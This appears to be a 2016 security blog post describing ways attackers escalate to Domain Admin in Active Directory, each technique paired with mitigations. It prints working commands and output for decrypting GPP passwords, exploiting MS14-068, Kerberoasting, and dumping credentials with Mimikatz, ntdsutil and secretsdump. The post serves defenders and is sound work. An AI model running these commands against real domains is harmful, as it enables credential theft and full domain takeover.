JAN
01
2016

Attack Methods for Gaining Domain Admin Rights in Active Directory

By Sean Metcalf in ActiveDirectorySecurity, Microsoft Security, Technical Reference

There are many ways an attacker can gain Domain Admin rights in Active Directory. This post is meant to describe some of the more popular ones in current use. The techniques described here "assume breach" where an attacker already has a foothold on an internal system and has gained domain user credentials (aka post-exploitation).

The unfortunate reality for most enterprises, is that it often does not take long from an attacker to go from domain user to domain admin. The question on defenders' minds is "how does this happen?".

The attack frequently starts with a spear-phishing email to one or more users enabling the attacker to get their code running on a computer inside the target network. Once the attacker has their code running inside the enterprise, the first step is performing reconnaissance to discover useful resources to escalate permissions, persist, and of course, plunder information (often the "crown jewels" of an organization).

While the overall process detail varies, the overall theme remains:

- Malware Injection (Spear-Phish, Web Exploits, etc)

- Reconnaissance (Internal)

- Credential Theft

- Exploitation & Privilege Escalation

- Data Access & Exfiltration

- Persistence (retaining access)

We start with the attacker having a foothold inside the enterprise, since this is often not difficult in modern networks. Furthermore, it is also typically not difficult for the attacker to escalate from having user rights on the workstation to having local administrator rights. This escalation can occur by either exploiting an unpatched privilege escalation vulnerability on the system or more frequently, finding local admin passwords in SYSVOL, such as Group Policy Preferences.

I spoke about most of these techniques when at several security conferences in 2015 (BSides, Shakacon, Black Hat, DEF CON, & DerbyCon).

I also covered some of these issues in the post "The Most Common Active Directory Security Issues and What You Can Do to Fix Them".

Attack Techniques to go from Domain User to Domain Admin:

1. Passwords in SYSVOL & Group Policy Preferences

This method is the simplest since no special "hacking" tool is required. All the attacker has to do is open up Windows explorer and search the domain SYSVOL DFS share for XML files. Most of the time, the following XML files will contain credentials: groups.xml, scheduledtasks.xml, & Services.xml.

SYSVOL is the domain-wide share in Active Directory to which all authenticated users have read access. SYSVOL contains logon scripts, group policy data, and other domain-wide data which needs to be available anywhere there is a Domain Controller (since SYSVOL is automatically synchronized and shared among all Domain Controllers). All domain Group Policies are stored here: \\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\

When a new GPP is created, there's an associated XML file created in SYSVOL with the relevant configuration data and if there is a password provided, it is AES-256 bit encrypted which should be good enough…

Except at some point prior to 2012, Microsoft published the AES encryption key (shared secret) on MSDN which can be used to decrypt the password. Since authenticated users (any domain user or users in a trusted domain) have read access to SYSVOL, anyone in the domain can search the SYSVOL share for XML files containing "cpassword" which is the value that contains the AES encrypted password.

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-
    02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
    <Properties action="U" newName="ADSAdmin" fullName="" description=""
      cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjugTonF3ZWAKa1iRvd4JGQ"
      changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator
      (built-in)" expires="2015-02-17" />
    </User>
  </Groups>
```

With access to this XML file, the attacker can use the AES private key to decrypt the GPP password. The PowerSploit function Get-GPPPassword is most useful for Group Policy Preference exploitation. The screenshot here shows a similar PowerShell function encrypting the GPP password from an XML file found in SYSVOL.

```
PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjugTonF3ZWAKa1iRvd4JGQ'
#Super@Secure&Password$2015?
```

Other file types may also have embedded passwords (often in clear-text) such as vbs and bat.

Changes the local Administrator password. The script should be deployed using Group Policy or through a logon script.

Visual Basic

```
Set oShell = CreateObject("WScript.Shell")
Const SUCCESS = 0

sUser = "administrator"
sPwd = "Password2"

' get the local computername with WScript.Network,
' or set sComputerName to a remote computer
Set oWshNet = CreateObject("WScript.Network")
sComputerName = oWshNet.ComputerName

Set oUser = GetObject("WinNT://" & sComputerName & "/" & sUser)

' Set the password
oUser.SetPassword sPwd
oUser.Setinfo

oShell.LogEvent SUCCESS, "Local Administrator password was changed!"
```

You would think that with a released patch preventing admins from placing credentials in Group Policy Preferences, this would no longer be an issue, though I still find credentials in SYSVOL when performing customer security assessments.

Mitigation:

- Install KB2962486 on every computer used to manage GPOs which prevents new credentials from being placed in Group Policy Preferences.

- Delete existing GPP xml files in SYSVOL containing passwords.

- Don't put passwords in files that are accessible by all authenticated users.

More information on this attack method is described in the post: Finding Passwords in SYSVOL & Exploiting Group Policy Preferences.

2. Exploit the MS14-068 Kerberos Vulnerability on a Domain Controller Missing the Patch

It has been over a year since MS14-068 was patched with KB3011780 (and the first public POC, PyKEK, was released). There are detection methods available to ensure that attempts to exploit MS14-068 are identified and flagged. However, that doesn't mean that Domain Controllers are always patched or detection is configured. Most organizations patched their Domain Controllers with KB3011780 within a month of the patch's release; however, not all ensure that every new Domain Controller has the patch installed before promoting to be a DC.

Thanks to Gavin Millard (@gmillard on Twitter), we have a graphic that covers the issue quite nicely (wish I had of thought of it!)

Put simply, exploiting MS14-068 takes less than 5 minutes and enables an attacker to effectively re-write a valid Kerberos TGT authentication ticket to make them a Domain Admin (and Enterprise Admin). As shown in the above graphic, this is like taking a valid boarding password and before boarding, writing "pilot" on it. Then while boarding the plane, you are escorted to the cockpit and asked if you would like coffee before taking off.

The first published exploit of MS14-068 was 2 weeks after the patch, written by Sylvain Monné (@BiDOrD) called PyKEK. PyKEK is a Python script that runs on any python-capable system (Raspberry Pi?) anywhere on the network as long as it can communicate with an unpatched DC. End up with a ccache file. Take the PyKEK generated ccache file & inject the TGT into memory with Mimikatz for use as a Domain Admin! Using this ticket, access to the admin$ share on the DC is granted!

```
c:\Temp>c:\temp\pykek\ms14-068.py -u joeuser@lab.adsecurity.org -p Password99! -s S-1-5-21-1581655573-3923512380-696647894-2634 -d adsdc02.lab.adsecur
ity.org
   [+] Building AS-REQ for adsdc02.lab.adsecurity.org... Done!
   [+] Sending AS-REQ to adsdc02.lab.adsecurity.org... Done!
   [+] Receiving AS-REP from adsdc02.lab.adsecurity.org... Done!
   [+] Parsing AS-REP from adsdc02.lab.adsecurity.org... Done!
   [+] Building TGS-REQ for adsdc02.lab.adsecurity.org... Done!
   [+] Sending TGS-REQ to adsdc02.lab.adsecurity.org... Done!
   [+] Receiving TGS-REP from adsdc02.lab.adsecurity.org... Done!
   [+] Parsing TGS-REP from adsdc02.lab.adsecurity.org... Done!
   [+] Creating ccache file 'TGT_joeuser@lab.adsecurity.org.ccache'... Done!

c:\Temp>c:\temp\mimikatz\mimikatz.exe

  .#####.    mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 25 2015 11:30:54)
 .## ^ ##.
 ## / \ ##   /* * *
 ## \ / ##    Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 '## v ##'    http://blog.gentilkiwi.com/mimikatz          (oe.eo)
  '#####'                                    with 16 modules * * */

mimikatz # kerberos::ptc c:\temp\TGT_joeuser@lab.adsecurity.org.ccache

Principal : (01) : joeuser ; @ LAB.ADSECURITY.ORG

Data 0
        Start/End/MaxRenew: 12/30/2015 1:43:57 PM ; 12/30/2015 11:43:57 PM ; 1/6/2016 1:43:57 PM
        Service Name (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
        Target Name  (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
        Client Name  (01) : joeuser ; @ LAB.ADSECURITY.ORG
        Flags 50a00000     : pre_authent ; renewable ; proxiable ; forwardable ;
        Session Key        : 0x00000017 - rc4_hmac_nt
          54bd6cdec816a2987cfc28ea34b362fb
        Ticket             : 0x00000000 - null            ; kvno = 2       [...]
        * Injecting ticket : OK

mimikatz # exit
Bye!
```

Mitigating factor: Limited success with patched or Win2012/2012R2 DC in site

The MS14-068 exploit process:

- Request a Kerberos TGT authentication ticket without a PAC as a standard user, the DC replies with the TGT (with no PAC which usually contains group membership, this is unusual).

- Generate a forged PAC, without a key, so the generated PAC is "signed" with MD5 algorithm instead of HMAC_MD5 using the domain user's password data.

- Send the PAC-less TGT to the DC with the forged PAC as Authorization-Data as part of a TGS service ticket request.

- The DC seems to be confused by this, so it discards the PAC-less TGT sent by the user, creates a new TGT and inserts the forged PAC in its own Authorization-Data, and sends this TGT to the user.

- This TGT with the forged PAC enables the user to be a Domain Admin on vulnerable DCs.

Benjamin Delpy (author of Mimikatz) wrote a MS14-068 exploit called Kekeo that improves on PyKEK. It finds & targets a vulnerable DC and works regardless if there are patched or 2012/2012R2 DCs in the site. Same exploit path as PyKEK, but adds another step at the end resulting in having a valid TGT which can be presented to any DC in the domain for access. It does this by using the exploit-generated TGT to get an impersonation TGT which works everywhere.

```
C:\Users\JoeUser>C:\Temp\ms14068\ms14068.exe /user:joeuser /rid:1108 /sid:S-1-5-21-1473643419-774954089-222232
9127 /password:Password99! /domain:lab.adsecurity.org /ptt /kdc:adsdc02.lab.adsecurity.org

   .#####.    MS14-068 POC 1.0 alpha (x86) release "Kiwi en C" (Jan  4 2015 13:49:41)
  .## ^ ##.
  ## / \ ##   /* * *
  ## \ / ##    Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  '## v ##'    http://blog.gentilkiwi.com                        (oe.eo)
   '#####'     ...   with thanks to Tom Maddock & Sylvain Monne * * */

user      : joeuser
domain    : lab.adsecurity.org
password  : ***
sid       : S-1-5-21-1473643419-774954089-2222329127
rid       : 1108
kdc       : adsdc02.lab.adsecurity.org
key       : 7c08d63a2f48f045971bc2236ed3f3ac (rc4_hmac_nt)
ticket    : ** Pass The Ticket **

[level 1] Reality        (AS-REQ)
[level 2] Van Chase      (PAC TIME)
 * PAC generated
 * PAC """signed"""
[level 3] The Hotel      (TGS-REQ)
[level 4] Snow Fortress  (TGS-REQ)
[level 5] Limbo          (KRB-CRED)
 * TGT successfully submitted for current session

C:\Users\JoeUser>net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.

C:\Users\JoeUser>klist

Current LogonId is 0:0x206431a

Cached Tickets: (3)

#0>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x60a00000 -> forwardable forwarded renewable pre_authent
        Start Time: 1/11/2015 15:40:37 (local)
        End Time:   1/12/2015 1:40:25 (local)
        Renew Time: 1/18/2015 15:40:25 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)

#1>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 1/11/2015 15:40:25 (local)
        End Time:   1/12/2015 1:40:25 (local)
        Renew Time: 1/18/2015 15:40:25 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
```

Mitigation:

- Ensure the DCPromo process includes a patch QA step before running DCPromo that checks for installation of KB3011780. The quick and easy way to perform this check is with PowerShell: *get-hotfix 3011780*

- Also, implement an automated process that ensures approved critical patches are automatically applied if the system falls out of compliance.

3. Kerberos TGS Service Ticket Offline Cracking (Kerberoast)

Kerberoast can be an effective method for extracting service account credentials from Active Directory as a regular user without sending any packets to the target system. This attack is effective since people tend to create poor passwords. The reason why this attack is successful is that most service account passwords are the same length as the domain password minimum (often 10 or 12 characters long) meaning that even brute force cracking doesn't likely take longer than the password maximum password age (expiration). Most service accounts don't have passwords set to expire, so it's likely the same password will be in effect for months if not years. Furthermore, most

service accounts are over-permissioned and are often members of Domain Admins providing full admin rights to Active Directory (even when the service account only needs to modify an attribute on certain object types or admin rights on specific servers).

Note: This attack will not be successful when targeting services hosted by the Windows system since these services are mapped to the computer account in Active Directory which has an associated 128 character password which won't be cracked anytime soon.

This attack involves requesting a Kerberos service ticket(s) (TGS) for the Service Principal Name (SPN) of the target service account. This request uses a valid domain user's authentication ticket (TGT) to request one or several service tickets for a target service running on a server. The Domain Controller doesn't track if the user ever actually connects to these resources (or even if the user has access). The Domain Controller looks up the SPN in Active Directory and encrypts the ticket using the service account associated with the SPN in order for the service to validate user access. The encryption type of the requested Kerberos service ticket is RC4_HMAC_MD5 which means the service account's NTLM password hash is used to encrypt the service ticket. This means that Kerberoast can attempt to open the Kerberos ticket by trying different NTLM hashes and when the ticket is successfully opened, the correct service account password is discovered.

Note: No elevated rights are required to get the service tickets and no traffic is sent to the target.

```
root@kali:/opt/kerberoast# python tgsrepcrack.py wordlist.txt MSSQL.kirbi
found password for ticket 0: SQL_P@55w0rd#!  File: MSSQL.kirbi
All tickets cracked!
```

Tim Medin presented on this at DerbyCon 2014 in his "Attacking Microsoft Kerberos Kicking the Guard Dog of Hades" presentation (slides & video) where he released the Kerberoast Python TGS cracker.

Mitigation:

The most effective mitigation of this attack is ensuring service account passwords are longer than 25 characters.
Managed Service Accounts and Group Managed Service Accounts are a good method to ensure that service account passwords are long, complex, and change regularly. A third party product that provides password vaulting is also a solid solution for managing service account passwords.

More information on this attack method is described in the post: Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain.

Information on detecting potential Kerberoasting activity is described in the post "Detecting Kerberoasting Activity" and "Detecting Kerberoasting Activity Part 2 – Creating a Kerberoast Service Account Honeypot"

4. The Credential Theft Shuffle

I'm calling this section "The Credential Theft Shuffle" (or "Credential Shuffle") since it is difficult to encapsulate this activity simply. Think of it as a dance. Compromise a single workstation, escalate privileges, and dump credentials. Laterally move to other workstations using dumped credentials, escalate privileges, and dump more credentials.

This usually quickly results in Domain Admin credentials since most Active Directory admins logon to their workstation with a user account and then use RunAs (which places their admin credentials on the local workstation) or RDP to connect to a server (credentials can be grabbed using a keylogger).

Step 1: Compromise a single workstation and exploit a privilege escalation vulnerability on the system to gain administrative rights. Run Mimikatz or similar to dump local credentials and recently logged on credentials.

Step 2: Using the local Administrator credentials gathered from Step 1 attempt to authenticate to other workstations with admin rights. This is usually successful since managing local Administrator account passwords have been difficult to do correctly (now you should probably just use Microsoft LAPS). If you have the same administrator account name and password on many, or all, workstations, gaining knowledge of the account name and password on one, means admin rights on all. Connect to other workstations and dump credentials on those until a Domain Admin account's credentials are harvested. Using local accounts is ideal since use isn't logged on Domain Controllers and few organizations send workstation security logs to a central logging system (SIEM).

Step 3: Leverage stolen credentials to connect to servers to gather more credentials. Servers running applications such as Microsoft Exchange Client Access Servers (CAS), Microsoft Exchange OWA, Microsoft SQL, and Terminal Services (RDP) tend to have lots of credentials in memory from recently authenticated users (or services that likely have Domain Admin rights).

Step 4: (Plunder and) Profit!
With the stolen Domain Admnin credentials, nothing can stop the attacker from dumping all domain credentials and persisting.

NOTE:

- Logging onto a computer with a Domain Admin account places the credentials in LSASS (protected memory space). Someone with admin rights (or local System) to this computer can dump the credentials from LSASS and can reuse these credentials.

- Logging onto a computer with a user account and then entering Domain Admin credentials with RunAs places the credentials in LSASS (protected memory space). Someone with admin rights (or local System) to this computer can dump the credentials from LSASS and can reuse these credentials.

- Logging onto a computer with a user account and opening an RDP session to a server by typing Domain Admin credentials into the RDP credential window exposes the Domain Admin credential to anyone running a keylogger on the system (which could be an attacker that previously compromised the user account and/or computer)

- If there are services deployed to all workstation or all servers (or both) that run under the context of a service account with Domain Admin rights, only a single system needs to be compromised to compromise the entire Active Directory domain. When a service starts with explicit credentials, the credentials are loaded into LSASS for the service to run under the context of those credentials. Someone with admin rights (or local System) to this computer can dump the credentials from LSASS and can reuse these credentials.

Normally, PowerShell is a great administrative method since connecting to a remote system via PowerShell remoting (either through Enter-PSSession or Invoke-Command) is a network logon – no credentials are stored in memory on the remote system. This is ideal and is what Microsoft is shifting RDP towards with Admin mode. There is a way to connect to a remote system via PowerShell remoting and be able to use the credential by way of CredSSP. The problem is CredSSP is NOT SECURE.

Joe Bialek wrote about this at PowerShellMagazine.com:

> *One common issue that an administrator faces when using PowerShell remoting is the "double hop" problem. An administrator uses PowerShell remoting to connect to Server A and then attempts to connect from Server A to Server B. Unfortunately, the second connection fails.*
>
> *The reason is that, by default, PowerShell remoting authenticates using a "Network Logon". Network Logons work by proving to the remote server that you have possession of the users credential without sending the credential to that server (see Kerberos and NTLM authentication). Because the remote server doesn't have possession of your credential, when you try to make the second hop (from Server A to Server B) it fails because Server A doesn't have a credential to authenticate to Server B with.*

To get around this issue, PowerShell provides the CredSSP (Credential Security Support Provider) option. When using CredSSP, PowerShell will perform a "Network Clear-text Logon" instead of a "Network Logon". Network Clear-text Logon works by sending the user's clear-text password to the remote server. When using CredSSP, Server A will be sent the user's clear-text password, and will therefore be able to authenticate to Server B. Double hop works!

Update: This testing was done using Windows Server 2012. Microsoft has made changes to Windows Server 2012R2 and Windows 8.1 to eliminate clear-text credentials from being stored in memory. This means that an attacker who runs Mimikatz will no longer see your clear-text credentials. An attacker will still see your NT password hash and your Kerberos TGT, both of which are password equivalent and can be used to authenticate as you over the network.

Additionally, even though your clear-text credential is not saved in memory, it is still sent to the remote server. An attacker can inject malicious code in the Local Security Authority Subsystem Service (LSASS.exe) and intercept your password in transit. So while you may not see your password with Mimikatz anymore, your password can still be recovered by an attacker.

So, please don't use CredSSP.

A similar issue is a configuration setting in WinRM (which PowerShell Remoting uses) called "AllowUnencrypted." Setting this value to "True" removes encryption from any WinRM connection involving this system, including PowerShell remoting.

Pass the hash evolves into Pass-the-Credential

Most people have heard of **Pass-the-Hash (PtH)** which involves discovering the password hash (usually the NTLM password hash) associated with an account. What's interesting about PtH is that cracking the hash to discover the associated password is not necessary since in Windows networking, the hash is what's used to prove identity (knowledge of the account name and password hash is all that's needed to authenticate). Microsoft products and tools obviously don't support passing a hash, so third party tools are required, such as Mimikatz.

Pass-the-Hash opens up a lot of doors for an attacker once a password hash is discovered, but there are other options.

Pass-the-Ticket (PtT) involves grabbing an existing Kerberos ticket and using it to impersonate a user. Mimikatz supports gathering either the current user's Kerberos tickets, or all Kerberos tickets for every user authenticated to the system (if Kerberos unconstrained delegation is configured, this could be a big deal). Once the Kerberos ticket(s) are acquired, they can be passed using Mimikatz and used to access resources (within the Kerberos ticket lifetime).

OverPass-the-Hash (aka Pass-the-Key) involves using an acquired password hash to get a Kerberos ticket. This technique clears all existing Kerberos keys (hashes) for the current user and injects the acquired hash into memory for the Kerberos ticket request. The next time a Kerberos ticket is required for resource access, the injected hash (which is now a Kerberos key in memory) is used to request the Kerberos ticket. Mimikatz provides the capability to perform OverPass-the-Hash. This is a stealthier method than PtH since there are ways to detect PtH.
Note: If the acquired hash is NTLM, the Kerberos ticket is RC4. If the hash is AES, then the Kerberos ticket uses AES.

There are other types of credential theft, but these are the most popular:

- Pass-the-Hash: grab the hash and use to access a resource. Hash is valid until the user changes the account password.

- Pass-the-Ticket: grab the Kerberos ticket(s) and use to access a resource. Ticket is valid until the ticket lifetime expires (typically 7 days).

- OverPass-the-Hash: use the password hash to get a Kerberos ticket. Hash is valid until the user changes the account password.

Mitigation:

- Administrators should have separate admin workstations for administration activities. Admin accounts should never be logged onto regular workstations where user activities such as email and web browsing are performed. This limits credential theft opportunities. Note that smartcards don't prevent credential theft since accounts requiring smartcard authentication have an associated password hash that's used behind the scenes for resource access. The smartcard only ensures that the user authenticating to the system has the smartcard in their possession. Once used to authenticate to a system, the smartcard two factor authentication (2fA) becomes one factor, using the account's password hash (which is placed in memory). Furthermore, once an account is configured for smartcard authentication, a new password is generated by the system for the account (and never changed).

- Review all accounts in Domain Admins, domain Administrators, Enterprise Admins, Schema Admins, and other custom AD admin groups. Re-qualify every account that has Active Directory admin rights to validate that full AD admin rights are truly required (or simply just desired). Start with accounts tied to humans, then focus on service accounts.
- All local Administrator account passwords on workstations and servers should be long, complex, and random using a product like Microsoft LAPS.
- Configure Group Policy to prevent local Administrator accounts from authenticating over the network. The following sample GPO prevents local accounts from logging on over the network (including RDP) and also blocks Domain Admins & Enterprise Admins from logging on at all. The GPO includes the following settings:
  - Deny access to this computer from the network: local account, Enterprise Admins, Domain Admins
  - Deny log on through Remote Desktop Services: local account, Enterprise Admins, Domain Admins
  - Deny log on locally: Enterprise Admins, Domain Admins

Note: Test this first with server configurations since it will break certain "special" scenarios (like Clustering).

3. Gain Access to the Active Directory Database File (ntds.dit)

The Active Directory database (ntds.dit) contains all information about all objects in the Active Directory domain. Data in this database is replicated to all Domain Controllers in the domain. This file also contains password hashes for all domain user and computer accounts. The ntds.dit file on the Domain Controllers (DCs) is only accessible by those who can log on to the DCs.

Obviously, protecting this file is critical since access to the ntds.dit file can result in full domain and forest compromise.

<u>Here is a (non-comprehensive) list of methods for getting the NTDS.dit data without being a Domain Admin:</u>

Backup locations (backup server storage, media, and/or network shares)

Get access to DC backups & backdoor the domain with the ntds.dit file off the backup share. Make sure any network accessible location that stores DC backups is properly secured. Only Domain Admins should have access to them. Someone else does? They are effectively Domain Admins!

Find the NTDS.dit file staged on member servers prior to promoting to Domain Controllers.

IFM is used with DCPromo to "Install From Media" so the server being promoted doesn't need to copy domain data over the network from another DC. The IFM set is a copy of the NTDS.dit file and may be staged on a share for promoting new DCs or it may be found on a new server that has not been promoted yet. This server may not be properly secured.

With admin rights to virtualization host, a virtual DC can be cloned and the associated data copied offline.

Get access to virtual DC storage data and have access to the domain credentials. Do you run VMWare? VCenter Admins are full admins (DA equivalent to VMWare). With VCenter Admin rights: Clone DC and copy down data to local hard drive.
It's also possible to extract LSASS data from VM memory when the VM is suspended. Don't underestimate the power your virtual admins have over virtual Domain Controllers.
Your VCenter Admin group is in AD? You probably want to change that…
Delegate the proper rights to the appropriate groups, don't provide an attacker the ability to backdoor AD through a Server admin account.
Your Virtual Admins need to be considered Domain Admins (when you have virtual DCs).

Compromise an account with rights to logon to a Domain Controller.

There are several groups in Active Directory most would not expect to have default logon rights to Domain Controllers.

These groups with the ability to logon to Domain Controllers by default:

- Enterprise Admins (member of the domain Administrators group in every domain in the forest)
- Domain Admins (member of the domain Administrators group)
- Administrators
- Backup Operators
- **Account Operators**
- **Print Operators**

This means that if an attacker can compromise an account in Account Operators or Print Operators, the Active Directory domain may be compromised since these groups have logon rights to Domain Controllers.

Mitigation:

- Limit the groups/accounts that have rights to logon to Domain Controllers.
- Limit groups/accounts with full Active Directory rights, especially service accounts.
- Protect every copy of the Active Directory database (ntds.dit) and don't place on systems at a lower trust level than Domain Controllers.

So, what happens when an account is delegated logon rights to a Domain Controller?

[If the account has admin rights on the Domain Controller, it's trivial to dump credentials on the DC.](#)

Dump all domain credentials with Mimikatz

Mimikatz can be used to dump all domain credentials from a Domain Controller.

```
mimikatz # lsadump::lsa /inject
Domain : RD / S-1-5-21-2578996962-4185879466-3696909401

RID  : 000001f4 (500)
User : RDAdministrator

 * Primary
    LM   :
    NTLM : 7c08d63a2f48f045971bc2236ed3f3ac

 * WDigest
    01  f679b3e6845b3530d23b6fd583d85fc4
    02  7594f44ba1add22ec59422ee0bcc7d3d
    03  4edf9050b5708a95c5339ff4d455f9d9
    04  f679b3e6845b3530d23b6fd583d85fc4
    05  dca06390fd68b184d077ea114d71bc65
    06  968edd04b2c8522c75a8b380777411a6
    07  b41d280f6b5e4b29be875574e8153576
    08  83d18fb18d91dbe5c48c0993015bb8fd
    09  560ff912f8d8387a3d8d16e6b8a6fa1b
    10  42fc8aa69c1bdcedc14426f6860006e9
    11  93877de46315d5a9488a04b70adfdd9b
    12  83d18fb18d91dbe5c48c0993015bb8fd
    13  e8d56e7d1c98fbd73c3bbd9d4335b52e
    14  3de7cf58a243cb9c7d2da48e0d26f2e0
    15  c9cd4c6d0e58ca94f7f8deb0b771de9c
    16  8e0e4d08026ca65a1dac39b3f91ad450
    17  04019d0035b037c2340721bce9fffad5
    18  ed6557be36a02e560432c14b0c907071
    19  006b6ddfd87a13ee7dd8690826ff0185
    20  44d1a858df09d82a9c3aa1504ba0cf4b
    21  05324ef16d0c8ea133bd6cc0e857d0ab
    22  bd7a7ccf1ec21d4d3c0a08141db6958e
    23  bb827d55dba87283d26ddc540187ee7d
    24  45b27af413b6cfa9b2de6007dd21e909
    25  4751d4eb50d71a4ecd59aac3edaa95d0
    26  e810c132e213ae83712e6e1e9688b06f
    27  0e83d15538ee64b201e1fed1224ad7c7
    28  14cac5ae547459d5c9daac86f499b7d7
    29  d14452ddf60a9e2675fd5e37c14f12b7

 * Kerberos
    Default Salt : RD.ADSECURITY.ORGAdministrator
    Credentials
      des_cbc_md5       : 0143809219947ff4
      rc4_plain         : 7c08d63a2f48f045971bc2236ed3f3ac
    OldCredentials
      des_cbc_md5       : 5d8c9e46a4ad4acd
      rc4_plain         : 96ae239ae1f8f186a205b6863a3c955f
```

Dump LSASS memory with Mimikatz (get Domain Admin credentials)

Mimikatz can be used to dump LSASS and then extract logged on credentials from the LSASS.dmp file on a different system. On a Domain Controller, this almost always results in Domain Admin credentials.

Dump LSASS memory with Task Manager (get Domain Admin credentials)

Once LSASS is dumped, Mimikatz can be used to extract logged on credentials from the LSASS.dmp file on a different system. On a Domain Controller, this almost always results in Domain Admin credentials.

Create Install From Media (IFM) set using NTDSUtil (Grab NTDS.dit file)

NTDSUtil is the command utility for natively working with the AD DB (ntds.dit) & enables IFM set creation for DCPromo. IFM is used with DCPromo to "Install From Media" so the server being promoted doesn't need to copy domain data over the network from another DC. The IFM set is a copy of the NTDS.dit file created in this instance in c:\temp

This file may be staged on a share for promoting new DCs or it may be found on a new server that has not been promoted yet. This server may not be properly secured.

```
PS C:\Users\Administrator.ADSECLAB> ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {5113733a-e9ba-430f-a320-c1168d2f62e2} generated successfully.
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} mounted as C:\$SNAP_201503242343_VOLUMEC$\
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_201503242343_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\temp\Active Directory\ntds.dit

              Defragmentation  Status (% complete)

        0    10   20   30   40   50   60   70   80   90  100
        |----|----|----|----|----|----|----|----|----|----|
        ..................................................

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
```

Dump Active Directory domain credentials from a NTDS.dit file (and registry system hive).

Once the attacker has a copy of the NTDS.dit file (and certain registry keys to decrypt security elements in the database file), the credential data in the Active Directory database file can be extracted.

Once an attacker has the system hive from the registry & the NTDS.dit fie, they have ALL AD credentials! This screenshot is from a Kali box with the Impacket python tools installed. The DIT is dumped using the secretsdump.py python script in Impacket.

```
root@kali:/opt/impacket-0.9.11# secretsdump.py -system /opt/ntds/system.hive -nt
ds /opt/ntds/ntds.dit LOCAL
Impacket v0.9.11 - Copyright 2002-2014 Core Security Technologies

[*] Target system bootKey: 0x47f313875531b01e41a749186116575b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0xc84e1ce7a0a057df160a8d8f9b86d98c
[*] Reading and decrypting hashes from /opt/ntds/ntds.dit
ADSDC02$:2101:aad3b435b51404eeaad3b435b51404ee:eaac459f6664fe083b734a1898c9704e:::
